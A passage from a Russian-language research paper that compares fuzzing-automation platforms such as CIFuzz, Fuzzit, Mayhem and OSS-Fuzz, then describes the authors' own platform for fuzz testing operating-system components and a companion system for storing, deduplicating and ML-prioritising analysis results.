Ручной запуск целей возможен через IDE или с помощью интерфейса командной строки для проекта на локальной машине, однако для запуска локально в закрытом репозитории необходимо загружать архивы с фаззинг-целями отдельно на платформу. В случае изменения кода проекта или оберток необходимо создавать и загружать эти архивы заново вручную. Данный процесс не автоматизирован.

Что касается принципов организации масштабирования на данной платформе, на официальном сайте и в документации не отражены эти аспекты, однако можно предположить, что задачи фаззинга также динамически распределяются между множеством машин для обработки крупных проектов.

Интеграция данной платформы с собственными хранилищами данных или сторонними инструментами обработки и анализа затруднительна. Простой графический интерфейс предоставляет возможность добавлять проекты, а также отслеживать обнаруженные ошибки, а данные возможно выгрузить в форматах PDF, Word и Excel. Преобразование в общепринятые форматы, такие как JSON или SARIF, невозможно. Сбор покрытия возможен только по одной цели, консолидация покрытия по всему проекту не реализована.

Обнаруженные ошибки не минимизируются и не дедуплицируются. Они отображаются в том числе в графическом интерфейсе. Для обнаруженных ошибок автоматически выставляется уровень критичности. Помимо этого, есть возможность проводить ручное управление обнаруженными ошибками, возможность фильтрации и отслеживания. Для каждой ошибки можно поставить статус и присоединить ее к соответствующей задаче в системе отслеживания задач.

Длительность хранения артефактов фаззинга не регламентирована, однако указано, что метрики, собираемые по конкретному проекту (информация о покрытии, количество существующих оберток, количество запусков фаззинга за последние 7 дней, количество пользователей, вошедших в систему, сумма новых результатов, общее количество устраненных ошибок, которые более не обнаруживаются, общее количество проектов и др.), хранятся 7 дней. Эти метрики отправляются непосредственно в Code Intelligence, с целью дальнейшего улучшения их проектов.

Еще одним известным проектом является Fuzzit [13], который на текущий момент является частью GitLab Security [14]. Ранее этот инструмент распространялся свободно, но сейчас входит только в GitLab Ultimate, исходный код проекта закрыт. Данный проект интегрируется непосредственно в CI-конвейеры GitLab (в том числе в закрытые репозитории) и автоматизируется с их помощью. Фаззинг можно запускать вручную (только одну обертку) или по фиксациям (количество запускаемых оберток зависит от описания конкретного конвейера разработчиком или специалистом по безопасности). Запуск вне GitLab или встраивание в другие платформы для разработки невозможно.

Регрессионное тестирование предыдущих срабатываний возможно только с использованием функционала libFuzzer, позволяющего сделать прогон всех сохраненных корпусов без непосредственного запуска фаззинга. Данная функция доступна только для него и не работает с AFL.

По умолчанию не поддерживается функция определения оберток, затрагивающих измененный участок. При настройке конвейеров можно указать вручную необходимые обертки, однако этот метод является не слишком надежным.

Данный инструмент поддерживает следующие языки программирования:

- C/C++,
- Go,
- Swift,
- Rust,
- Java,
- JavaScript,
- Python.

с помощью фаззеров libFuzzer, Javafuzz [16], jsfuzz [17], pythonfuzz [18], AFL, что в полной мере охватывает необходимый набор языков, использующихся при разработке системного ПО и компонентов операционных систем. Добавление других фаззеров или их модификаций невозможно.

Платформа предоставляет возможность интеграции фаззинга в собственные проекты, добавление оберток и интеграцию фаззинга в CI/CD. Предлагается достаточно простая процедура для добавления новых фаззинг-конвейеров и фаззинг-целей: разработчики могут самостоятельно интегрировать свои проекты, следуя документации и используя предоставляемые в открытом доступе шаблоны и конфигурационные файлы.

Длительность фаззинг-тестирования ограничена параметрами и есть возможность выбора из двух вариантов: короткий фаззинг на 10 минут (по умолчанию) и запуск на 60 минут, который рекомендуется использовать для ветвей, в которых на текущий момент ведется процесс разработки, и запросов на слияние. Настройка фаззинга достаточно гибкая и зависит от описания сборки в конвейерах. Также есть возможность передавать аргументы для фаззинга, доступна возможность добавлять собственные словари, настраивать переменные окружения. Параллельный фаззинг недоступен, как следствие, возможно только переиспользование корпуса, но не обмен между различными экземплярами фаззера. Длительность хранения артефактов настраивается вручную и можно задать любое значение.

Так как данная платформа встроена в GitLab и функционирует посредством конвейера непрерывной интеграции, то так как GitLab поддерживает масштабируемость и распределение нагрузки по агентам «GitLab Runner», это также распространяется и на агенты, отвечающие за фаззинг-тестирование.

Интеграция с другими платформами для хранения результатов или другими средствами анализа возможна посредством настройки конвейеров. Выгрузка результатов фаззинга доступна в различных форматах, в том числе JSON с информацией об ошибках. Информационная панель, встроенная в GitLab, отображает информацию обо всех обнаруженных ошибках, также каждая обнаруженная ошибка автоматически сопоставляется с CVE или CWE. Информация о покрытии не отображается, покрытие не собирается по умолчанию ни по отдельным оберткам, ни по всему проекту в целом. Обнаруженные ошибки не дедуплицируются, минимизация данных, вызывающих ошибку, и корпусов также не производится.

Еще одно проприетарное решение для автоматизации процессов анализа безопасности в рамках непрерывного цикла безопасной разработки – Mayhem [19]. Данный инструмент является инструментом с закрытым исходным кодом и предоставляет несколько вариантов запуска тестирования (в том числе возможен локальный запуск): с использованием графического веб-интерфейса, с помощью интерфейса командной строки, его также возможно интегрировать в CI-конвейеры используемой платформы для разработки. Этот инструмент объединяет в себе использование фаззинга с символьным исполнением.

Масштабирование происходит эффективно, включая работу с большим количеством узлов [21].

В данном инструменте реализовано регрессионное тестирование: все тестовые примеры, вызывающие ошибку, сохраняются, чтобы затем автоматически воспроизводить их на новых версиях ПО и сообщать разработчику или специалисту по безопасности об успешности или неуспешности устранения. Регрессионное тестирование также можно инициировать вручную через графический интерфейс или интерфейс командной строки.

Данный инструмент не производит отбора оберток, которые затрагивают изменения в коде. Эту функцию необходимо настраивать самостоятельно в собственных конвейерах или указывать, какие фаззинг-цели необходимо запускать и при каких обстоятельствах.

Mayhem поддерживает следующие языки программирования:

- C/C++,
- Go,
- Rust,
- Java,
- Python,
- Ada,

с помощью фаззеров libFuzzer, hongfuzz [20] Jazzer, Atheris, AFL, что в полной мере охватывает необходимый набор языков, использующихся при разработке системного ПО и компонентов операционных систем. Добавление других фаззеров или их модификаций невозможно.

Платформа предоставляет возможность интеграции фаззинга в собственные проекты, добавление оберток, запуск фаззинга и анализ обнаруженных ошибок. Предлагается достаточно простая процедура для добавления новых фаззинг-целей, однако в документации не отражена информация о добавлении инструмента в свои конвейеры, так что их подготовка и конфигурация остается за специалистами. Как следствие, автоматизированный запуск в конвейерах зависит от собственных настроек, инструмент, в отличие от, например, OSS-Fuzz и ClusterFuzz не предоставляет готовых шаблонов для настройки. В остальном для запуска фаззинга и добавления фаззинг-целей предоставляются шаблоны и конфигурационные файлы.

Для настройки фаззинга есть ряд параметров в конфигурационных файлах, можно настраивать длительность, способ передачи аргументов в обертку и непосредственно фаззеру, однако, нигде не указано, что можно выбирать санитайзеры отдельно под конкретную цель, это необходимо указывать самостоятельно, непосредственно при сборке и нельзя указать в конфигурациях, таким образом, для каждого санитайзера необходимо вручную готовить свою сборку. Также нет явной возможности использования только определенных санитайзеров, а также спецификации, какие санитайзеры применимы для конкретной фаззинг-цели. Более того, с целью оптимизации было бы эффективнее явно указывать, с каким фаззером (фаззерами), санитайзером (санитайзерами) и инструментацией запускается конкретная обертка, чтобы запускать фаззинг в автоматизированных конвейерах.

Mayhem предоставляет информацию о результатах тестирования и обо всех обнаруженных ошибках в графическом интерфейсе, есть возможность выгрузить все обертки и артефакты к ним, однако обнаруженные ошибки нельзя выгрузить в стандартных форматах с целью загрузки их в собственные базы и интеграции с другими инструментами. Также нет возможности импортировать в этот интерфейс дополнительную информацию об ошибках от других инструментов анализа. Взаимодействие с системами отслеживания задач также не реализовано. Покрытие по результатам собирается для каждой обертки в отдельности и не

консолидируется по всему проекту. Обнаруженные ошибки дедуплицируются, также минимизируется тестовый пример для воспроизведения обнаруженной ошибки. Ошибки сопоставляются с CWE. Минимизация корпусов отсутствует. Длительное хранение артефактов также доступно и настраивается отдельно.

Все рассмотренные решения предоставляют широкие возможности для автоматизации процессов анализа безопасности, включая интеграцию в существующие системы CI/CD. По результатам сравнения составлена сводная таблица (табл. 1), отражающая описанное выше.

При составлении таблицы использовалась следующая система оценок:

- «+» – требование удовлетворено полностью;
- «+/-» – требование удовлетворено частично;
- «-» – функционал полностью отсутствует или не соответствует требованию;
- «?» – наличие функционала не отражено в документации.

Табл. 1. Результат сравнения инструментов автоматизации фаззинг-тестирования
Table 1. Results of the comparison of fuzzing automation tools

Критерий	OSS-Fuzz	Cluster Fuzz		CIFuzz	FuzzIt	Mayhem
Регрессионное тестирование	-	-		+	+/-	+
Запуск соответствующих оберток, затрагивающих только изменения	+	+		-	-	-
Локальный запуск	-	+/-		+	-	+
Поддерживаемые ЯП	+	+		+/-	+	+
Удобство использования и простота настройки	+	+		+	+	+
Гибкая настройка параметров фаззинга	+/-	+/-		-	+	+/-
Возможность запуска вручную	-	+		+/-	+	+
Возможность запуска по триггерам в CI-конвейерах	+	+		+	+	-
Масштабируемость	+	+		?	+	+
Открытый исходный код	+	+		-	-	-
Добавление новых фаззеров	-	-		-	-	-
Интеграция с другими системами, экспорт результатов	+/-	+/-		-	+	-
Графический интерфейс	+	+		+	+/-	+
Сбор покрытия для одной обертки	+	+		+	-	+
Консолидация покрытия по всему проекту	+	+		-	-	-
Минимизация и дедупликация	+/-	+/-		-	-	+

обнаруженных ошибок						
Длительное хранение артефактов фаззинга	-	-		?	+	+

3. Предлагаемое решение

В этом разделе будет описана разрабатываемая платформа для автоматизации тестирования безопасности, нацеленная в первую очередь на процессы динамического анализа. Помимо этого, также описана платформа хранения и агрегации результатов анализаторов, производящая дедупликацию, приоритизацию и кластеризацию результатов статического анализа, в том числе с помощью алгоритмов машинного обучения. Предлагаемые клиент-серверные приложения интегрированы между собой, что позволяет облегчить процесс анализа безопасности исходного кода и оценки защищенности для таких больших программных продуктов, как операционная система.

В разрабатываемых платформах учтены недостатки существующих разработок и добавлены нововведения для упрощения процессов динамического анализа. Разработка отдельного сервиса не ограничивает добавление дополнительных функций, необходимых как для улучшения процессов анализа безопасности, так и для исследовательских задач. Помимо этого, возможность системы хранения формировать отчеты об обнаруженных ошибках позволяет повысить операционную эффективность и упростить по меньшей мере процессы подготовки сертификационных документов. Кроме того, при большом количестве используемых инструментов и подходов по анализу безопасности, платформа позволит агрегировать все результаты и упростить их анализ. Также, разработка собственного подхода открывает возможности для будущих расширений и настроек с учетом конкретных потребностей команд разработки и специалистов по анализу безопасности.

В рамках данной главы будут описаны обе платформы и их совместная работа, а также отражены плюсы от их интеграции и взаимодействия.

3.1 Архитектура платформы автоматизации фаззинг-тестирования

Ключевая цель разработки платформы автоматизации фаззинг-тестирования – это объединение циклов тестирования всех разрабатываемых компонентов операционной системы в единую систему тестирования. При этом важна адаптивность системы под специфику продуктов и их компонентов, а также возможность предоставления результатов тестирования различными способами, удобными как для разработчиков, так и для специалистов по безопасности, занимающихся как анализом обнаруженных уязвимостей, так и адаптацией и улучшением существующих подходов анализа безопасности. Помимо этого, важна возможность объединения нескольких инструментов динамического анализа не только для увеличения скорости, но и для обнаружения специфических ошибок, которые нельзя обнаружить с использованием стандартных инструментов. Когда разрабатываемым продуктом является операционная система с собственными средствами защиты, необходимо использовать различные инструменты, учитывающие специфику отдельных компонентов и их функциональные особенности. Здесь также применимо использование собственных отладочных аллокаторов, направленных на проверку корректности состояния средств защиты и настроенных в операционной системе политик безопасности во время фаззинг-тестирования, так как ряд компонентов, взаимодействие с ними и обращение к определенным модулям, может непосредственно влиять на состояние защищенности системы. Также с целью обнаружения ошибок на ранних этапах цикла непрерывной разработки необходимо внедрять фаззинг-тестирование в систему контроля версий, используемую в организации, что поможет как разработчикам, так и специалистам по безопасности быстро отследить возникновение новых ошибок или успешность устранения ранее обнаруженных.

Общая архитектура предлагаемой платформы изображена на рис.1.

Пользовательский интерфейс представляет собой адаптивное одностраничное приложение (SPA). Для разработки клиентской части был использован язык программирования JavaScript, фреймворки Vue.js [22] и Vuetify [23]. Vue.js позволяет ускорить разработку пользовательского интерфейса веб-приложения, благодаря возможности использования и переиспользования готовых компонент в качестве шаблонов. Библиотека vue-router [24] отвечает за организацию маршрутизации для сопоставления запросов к приложению с определенными компонентами интерфейса. Библиотека Axios [25] используется для формирования HTTP-запросов к API платформы. Фреймворк Pinia [26] используется в качестве хранилища состояния приложения для Vue.js.




Рис.1. Общая архитектура разрабатываемой платформы автоматизации фаззинг-тестирования
Fig.1. General architecture of the developed fuzzing automation platform

Всю серверную составляющую приложения можно разбить на следующие сервисы: API, Worker, СУБД и объектное хранилище. Серверная часть (API) реализована на языке Python с использованием фреймворка Django REST Framework [27] и асинхронной очереди задач Celery [28]. Хранение данных осуществляется в PostgreSQL [29] и S3-совместимом объектном хранилище MinIO [30].

За задачу выполнения фаззинг-тестирования отвечает компонент Worker. Данный компонент запрашивает необходимые данные у серверной части через REST API.

Компоненты Prometheus и Grafana отвечают за сбор и визуализацию метрик состояния платформы.

На рис. 2 представлено подробное отображение компонентов платформы и их функционал.

Взаимодействие в рамках платформы в случае работы с CI осуществляется следующим образом:

1) Разработчик ПО вносит изменения в исходный код отслеживаемых проектов и ветвей в систему контроля версий.
2) По заданным требованиям производится проверка необходимости запуска Агента системы контроля версий. Если изменение воспринято системой как критичное, то Агент определяет набор фаззинг-оберток, покрывающих соответствующее изменение и запускает задачу на фаззинг.

3) Worker выгружает из системы контроля версии образы контейнеров, исходный код ПО, фаззинг-обертки, конфигурации и информацию о сборке, и запускает соответствующие контейнеры для проведения фаззинг-тестирования.

4) В рамках контейнеров производится сборка оберток в составе проекта. Артефакты предыдущего фаззинг-тестирования выгружаются из объектного хранилища для переиспользования. В зависимости от конфигураций сборки проекта (информация хранится в репозиториях в YAML-файлах) и конфигурации текущего запуска фаззинга, запускается несколько стендов с разными инструментами фаззинг-тестирования и разными санитайзерами, которые совершают обмен корпусами между собой. Результаты фаззинга отправляются на API в режиме реального времени и отображаются в графическом интерфейсе платформы. Перед началом фаззинга всегда проводится регрессионное тестирование предыдущих обнаруженных срабатываний, информация о результатах сохраняется. Помимо этого, есть возможность также проводить регрессионное тестирование отдельно от фаззинга с целью проверки устранения конкретных ошибок.




Рис.2. Описание компонентов платформы
Fig.2. Description of the platform's components

5) По результатам фаззинга собирается результирующее покрытие для каждой обертки в отдельности, а также консолидированное по всем запущенным на фаззинг оберткам.

6) Для каждой запущенной обертки дополнительно проводится анализ с помощью инструментов Valgrind [31], Dr.Memory [40]. Для тестовых примеров, вызывающих ошибки в тестируемой программе, также формируются выводы strace/ltrace.

7) По результатам фаззинга для всех обнаруженных падений производится минимизация входных данных и дедупликация с помощью CASR [32]. Содержание отчетов для дедуплицированных ошибок отображается в графическом интерфейсе.
8) Все артефакты фаззинга отправляются в объектное хранилище, результирующая статистика отправляется на API и отображается в графическом интерфейсе.

Помимо этого, в платформе также возможен ручной запуск задач с гибкой настройкой параметров фаззинга через графический интерфейс. Доступен выбор инструментов, санитайзеров, настройка переменных окружения и аргументов, передаваемых непосредственно при запуске, доступна загрузка собственных словарей, настройка времени фаззинга и условий его останова (например, достижение определенного количества запусков), выбор ветви с исходным кодом, когда необходимо протестировать конкретные изменения в версии, находящейся в активной разработке, выбор базового образа для контейнера. Возможен как точечный запуск задач для фаззинга с помощью одной обертки, так и массовый для одного или нескольких проектов. В случае запуска фаззинга через графический интерфейс, процесс будет происходить по алгоритму, описанному выше, за тем лишь исключением, что будет пропущена стадия проверки в системе контроля версий и запуска соответствующего агента.

Все полученные результаты (информация о покрытии, информация об обнаруженных ошибках и любая другая важная информация для воспроизведения, исправления и отладки обнаруженного падения) автоматически передается на платформу хранения и обработки результатов и во внутреннюю систему отслеживания задач. Информация о номере задачи в системе отслеживания сохраняется на платформе, ее статус автоматически проверяется, и в случае исправления проводится регрессионное тестирование соответствующей исправленной версии.

3.2 Функциональные возможности платформы автоматизации фаззинг-тестирования

Разработанная платформа реализует регрессионное тестирование по ранее обнаруженным ошибкам. Такой вид тестирования может быть запущен вручную через графический интерфейс специалистом по анализу безопасности или разработчиком, а также в случае, если соответствующая задача в системе отслеживания изменила статус. В таком случае будет запущен тот же алгоритм сборки обертки и исходного проекта, сбор данных об устраненной ошибке из объектного хранилища, в том числе входные данные, ее вызывающие. В случае, если ошибка успешно устранена, такая информация будет сохранена на платформе и передана в систему отслеживания для закрытия задачи.

Определение целевых оберток, затрагивающих только измененный в системе контроля версий код, осуществляется следующим образом:

1) При добавлении нового проекта, новой обертки для существующего проекта на платформу или при внесении изменений в существующие обертки, осуществляется запуск длительного процесса фаззинга (по умолчанию 8 часов или 4 часа, в течение которых не обнаруживаются новые пути). Это тестовый запуск для сбора информации о результативности фаззинга.
2) По результатам тестового запуска для каждой из оберток собирается покрытие кода по строкам и ветвям, после чего информация сохраняется в объектном хранилище для каждой обертки.
3) В дальнейшем при запуске новой задачи на фаззинг, проверяется, относится ли измененный код к покрытию, достигаемому той или иной оберткой.

При этом предложенный подход отличается от подхода, предлагаемого в OSS-Fuzz тем, что в OSS-Fuzz все обертки сначала собираются в составе проекта, а после этого происходит определение целевых оберток по достигаемому ими покрытию. В предложенном же подходе эти действия происходят в обратном порядке: проверка, а после сборка. Это связано с тем, что сборка всех оберток (для больших проектов их количество может превышать сотни, особенно в случае, если используется несколько технологий фаззинга и инструментов, требующих определенной специфики при подготовке оберток) может быть ресурсозатратной задачей, в связи с этим, необходимо собирать лишь те, что будут непосредственно участвовать в текущем процессе фаззинга. Помимо этого, в зависимости от указанных в конфигурации санитайзеров, каждая обертка собирается в нескольких экземплярах, при этом при фаззинге разные экземпляры фаззеров обмениваются накопленным корпусом между собой. Такое решение связано с тем, что некоторые санитайзеры являются конфликтующими, а также совместное использование может замедлять фаззинг.

На текущий момент на платформе используются следующие инструменты: AFL++, libFuzzer, KLEE [33], в проработке также находятся Crusher [34] и Sydr-fuzz. При необходимости доступно подключение дополнительных инструментов. Поддерживаются те языки программирования, фаззинг которых доступен текущему набору инструментов.

Разработанная платформа предоставляет возможность добавления новых проектов, а также дополнительных оберток для существующих посредством добавления их в основной репозиторий проекта. Предлагается достаточно простая процедура для добавления новых проектов и фаззинг-целей: разработчики могут самостоятельно интегрировать свои проекты, следуя документации и используя предоставляемые в открытом доступе шаблоны и конфигурационные файлы. При этом доступна возможность конфигурирования собственных проектов: фиксация доступных фаззеров (например, в случае специфических оберток, подготовленных специально для libFuzzer), санитайзеров (в случае, когда проект не удается корректно сконфигурировать с какими-то из них), способов инструментации и определенных флагов и конфигураций фаззера (например, когда необходимо выделить больше времени на таймауты в связи со скорость работы тестируемого ПО). Помимо этого, для локального тестирования, например, для отладки подготовленных оберток, предоставляются скрипты для запуска и подготовленные контейнеры, что позволяет имитировать среду, используемую на платформе, и запускать тестирование вручную на своей машине.

Как уже было описано выше, разработанная платформа предлагает несколько способов запуска фаззинга: запуск после внесении изменений в системе контроля версий, принудительный запуск агента в системе контроля версий, а также запуск из графического интерфейса. При этом из графического интерфейса возможно запустить как одну обертку, так и все обертки в проекте или все проекты, например, в случае выхода обновления.

Основная инфраструктура была спроектирована таким образом, чтобы предоставлять возможность автоматического масштабирования объема вычислительных мощностей в точном соответствии с текущими потребностями, которые могут возникать в процессе выполнения различных задач фаззинга. Это важно, так как позволяет обеспечивать достаточный уровень производительности, необходимый для успешного выполнения даже самых сложных и ресурсозатратных задач. Более того, платформа нацелена на максимально эффективное использование доступных вычислительных ресурсов. Это достигается за счет умного динамического распределения задач между всеми доступными вычислительными узлами. Такой подход позволяет гарантировать, что каждый процесс фаззинга получает доступ к необходимому объему ресурсов, исключая при этом излишнее расходование выделенных мощностей. Кроме того, система использует собственные алгоритмы для автоматического определения приоритетов задач. Помимо этого, автоматически выбирается соответствующий Worker, в зависимости от версии пакета. Это связано с тем, что многие тестируемые средства защиты зависят от модулей подсистемы безопасности в ядре ОС, и их функционал и поведение могут меняться от версии к версии. Дополнительно, подсистема

динамического распределения задач автоматически выделяет больше времени и ресурсов тем фаззинг-оберткам, которые затрагивают критичные участки и модули, недавно модицифированные или те, в которых было внесено большее количество изменений. При этом для таких задач выделяются дополнительные ресурсы. Этот процесс значительно увеличивает шансы на обнаружение и устранение потенциальных уязвимостей на ранних этапах разработки, тем самым способствуя созданию более надежных и безопасных программных продуктов.

Разработанная платформа взаимодействует с внутренней системой отслеживания задач, отправляя туда информацию об ошибках и получая информацию об их устранении. Помимо этого, выгрузка отчетов об ошибках и архивов с покрытием возможна из графического интерфейса. Вся информация об обнаруженных ошибках в формате SARIF также отправляется на платформу хранения и обработки данных, где анализируется и сопоставляется с результатами других инструментов.

3.3. Платформа хранения и обработки результатов анализа

Разработанная платформа представляет собой инструмент для специалистов анализа безопасности и разработчиков, позволяющий:

- производить разметку ошибок статического анализа компонентов как в рамках релизного цикла, так и в рамках процессов разработки;
- автоматически приоритизировать обнаруженные ошибки;
- сопоставлять результаты от различных средств анализа с целью развития инструментальных средств и подходов к анализу кода;
- хранить и обрабатывать статистику об обнаруженных ошибках;
- распределять задачи между специалистами, отправлять конкретные задачи по разметке на проверку;
- производить перекрестную разметку с целью верификации полученных ранее результатов;
- автоматизировано формировать отчеты об обнаруженных ошибках в рамках пакета или продукта;
- предоставлять централизованный доступ к результатам анализа, их выгрузку и загрузку.

Общая архитектура разработанной платформы отражена на рис. 3 и включает в себя следующие основные модули:

- брокер сообщений RabbitMQ [35], получающий результаты из различных источников с помощью соответствующих «производителей» (producer) и обрабатывающий с помощью «потребителей» (consumer);
- база данных PostgreSQL для хранения результатов анализа;
- графический интерфейс для отображения результатов и интерфейс разметки результатов;
- модуль машинного обучения для разметки, кластеризации и приоритизации;
- система контроля версий в качестве хранилища кода.

Взаимодействие в рамках платформы в случае добавления новых результатов анализа осуществляется следующим образом:

1) Ошибки дедуплицируются с уже загруженными в базу данных сущностями.

2) В случае, если такая ошибка уже была загружена и подтверждена ранее, но какие-либо поля отличаются, сущность в базе обновляется с новыми данными. Информация о добавлении ошибки отправляется на платформу фаззинга.
3) В случае, если ошибка не соответствует ранее обнаруженным, на платформе регистрируется новое событие, и ошибка загружается в базу данных. Информация о добавлении ошибки отправляется на платформу фаззинга.
4) С помощью алгоритмов машинного обучения выдается предсказание по критичности (в дополнение к критичности, выданной анализатором), ошибка сопоставляется с CWE и размечается с помощью модели.
5) Задача присваивается специалисту по приоритетам (в зависимости от пакета, критичности и других критериев).
6) В случае, если ошибка подтверждена специалистом (статус Confirmed), автоматически заводится задача в системе отслеживания (для ряда компонентов). К ошибке привязывается уникальный идентификатор задачи в системе отслеживания.
7) После устранения (задача перешла в соответствующий статус), информация обновляется на платформе.




Рис.3. Общая архитектура разрабатываемой платформы хранения и обработки результатов
Fig.3. General architecture of the developed platform for storing and processing results

Ранее в статье [36] был предложен подход по подтверждению результатов статического анализа ядра ОС с помощью направленного фаззинга с использованием инструмента syzkaller [37]. Аналогичная стратегия применима и для других компонентов, входящих в пространство пользователя. Более того, так как разработанная платформа хранения результатов позволяет также хранить информацию и о покрытии кода, нет необходимости использовать сторонние средства хранения и корреляции результатов для этих целей. Помимо этого, алгоритмы машинного обучения, встроенные в платформу, используют покрытие фаззинга и обнаруженные с его помощью ошибки, как один из критериев для принятия решения по обнаруженным ошибкам.

Для подтверждения обнаруженных ошибок используется обученная на собственных наборах данных инновационная модель идентификации уязвимостей DefectHunter [38], которая базируется на механизме «Conformer». Эта модель объединяет в себе преимущества механизма внимания (self-attention) и сверточных нейронных сетей, тем самым обеспечивая

захват как локальных, так и глобальных признаков, которые являются ключевыми для точного и эффективного определения потенциальных уязвимостей. Использование автоматизированных методов наряду с ручной разметкой позволяет не только расставить приоритеты для задач, но и упростить работу специалистов, позволяя им акцентировать внимание в первую очередь не только на наиболее критичных срабатываниях, но и на тех, что подтверждены моделью.

4. Заключение и дальнейшие перспективы исследования

Совокупность описанных подходов, применяемых в рамках процессов анализа безопасности компонентов операционной системы, включающих в себя как системное ПО, в том числе реализующее средства защиты информации, так и прикладное ПО пространства пользователя, позволяет минимизировать участие специалистов и аналитиков в настройке средств анализа и запуске стендов фаззинг-тестирования, а также сократить время, затрачиваемое на первичный анализ полученных результатов и дедупликацию срабатываний, полученных в результате тестирования. Более того, предложенный подход автоматизации процессов фаззинг-тестирования в конечном итоге исключает для специалиста необходимость запускать стенды фаззинга самостоятельно при внесении изменений разработчиком в систему контроля версий. Помимо этого, реализованы подходы, направленные на эффективное использование вычислительных ресурсов, позволяющие снизить затраты при фаззинге крупных проектов. Реализованы подходы по масштабированию процесса фаззинга, динамическое распределение нагрузки и мониторинг состояния, что позволяет эффективно распределять ресурсы между задачами и отслеживать их загруженность. Разработанная платформа автоматизации позволяет существенно сократить время обнаружения ошибок в новых фиксациях, что является существенным критерием для оценки результативности. В результате внедрения всех описанных подходов, время от изменения кода до обнаружения ошибки сократилось в десятки раз по той причине, что специалистам по безопасности больше нет необходимости отслеживать изменения и тестировать выпущенные версии компонентов, вместо этого платформа уведомляет о новых обнаруженных ошибках в фиксациях автоматически.

Предложенная платформа хранения и обработки результатов предоставляет исчерпывающую статистику по всем результатам анализа, а благодаря синхронизации платформ и их совместной работе, позволяет коррелировать и пересчитывать полученные ранее результаты на новых данных. Более того, внедрение алгоритмов машинного обучения позволило оптимизировать работу специалистов по разметке, так как с внедрением описанных методов все задачи приоритизируются не только на основе данных от анализаторов, но и с использованием всей остальной имеющейся информации.

Таким образом, предложенные подходы позволяют не только минимизировать количество ошибок в коде системного и прикладного ПО на протяжении всего жизненного цикла разработки, выявляя возможные уязвимости на ранних этапах, но и предоставляет исчерпывающую статистику по результатам, обнаруженным за все время анализа. Такая статистика позволяет анализировать состояние компонентов в контексте безопасности и принимать решения о переходе на новые версии, сравнивая обнаруженные ошибки. Помимо этого, платформа предоставляет возможность коррелировать средства анализа между собой, что также ускоряет работу специалистов, занимающихся анализом полученных в ходе тестирования результатов. Платформы интегрированы со внутренней системой отслеживания задач, что позволяет в автоматическом режиме передавать информацию о результатах анализа разработчикам и также ускоряет процессы анализа безопасности.

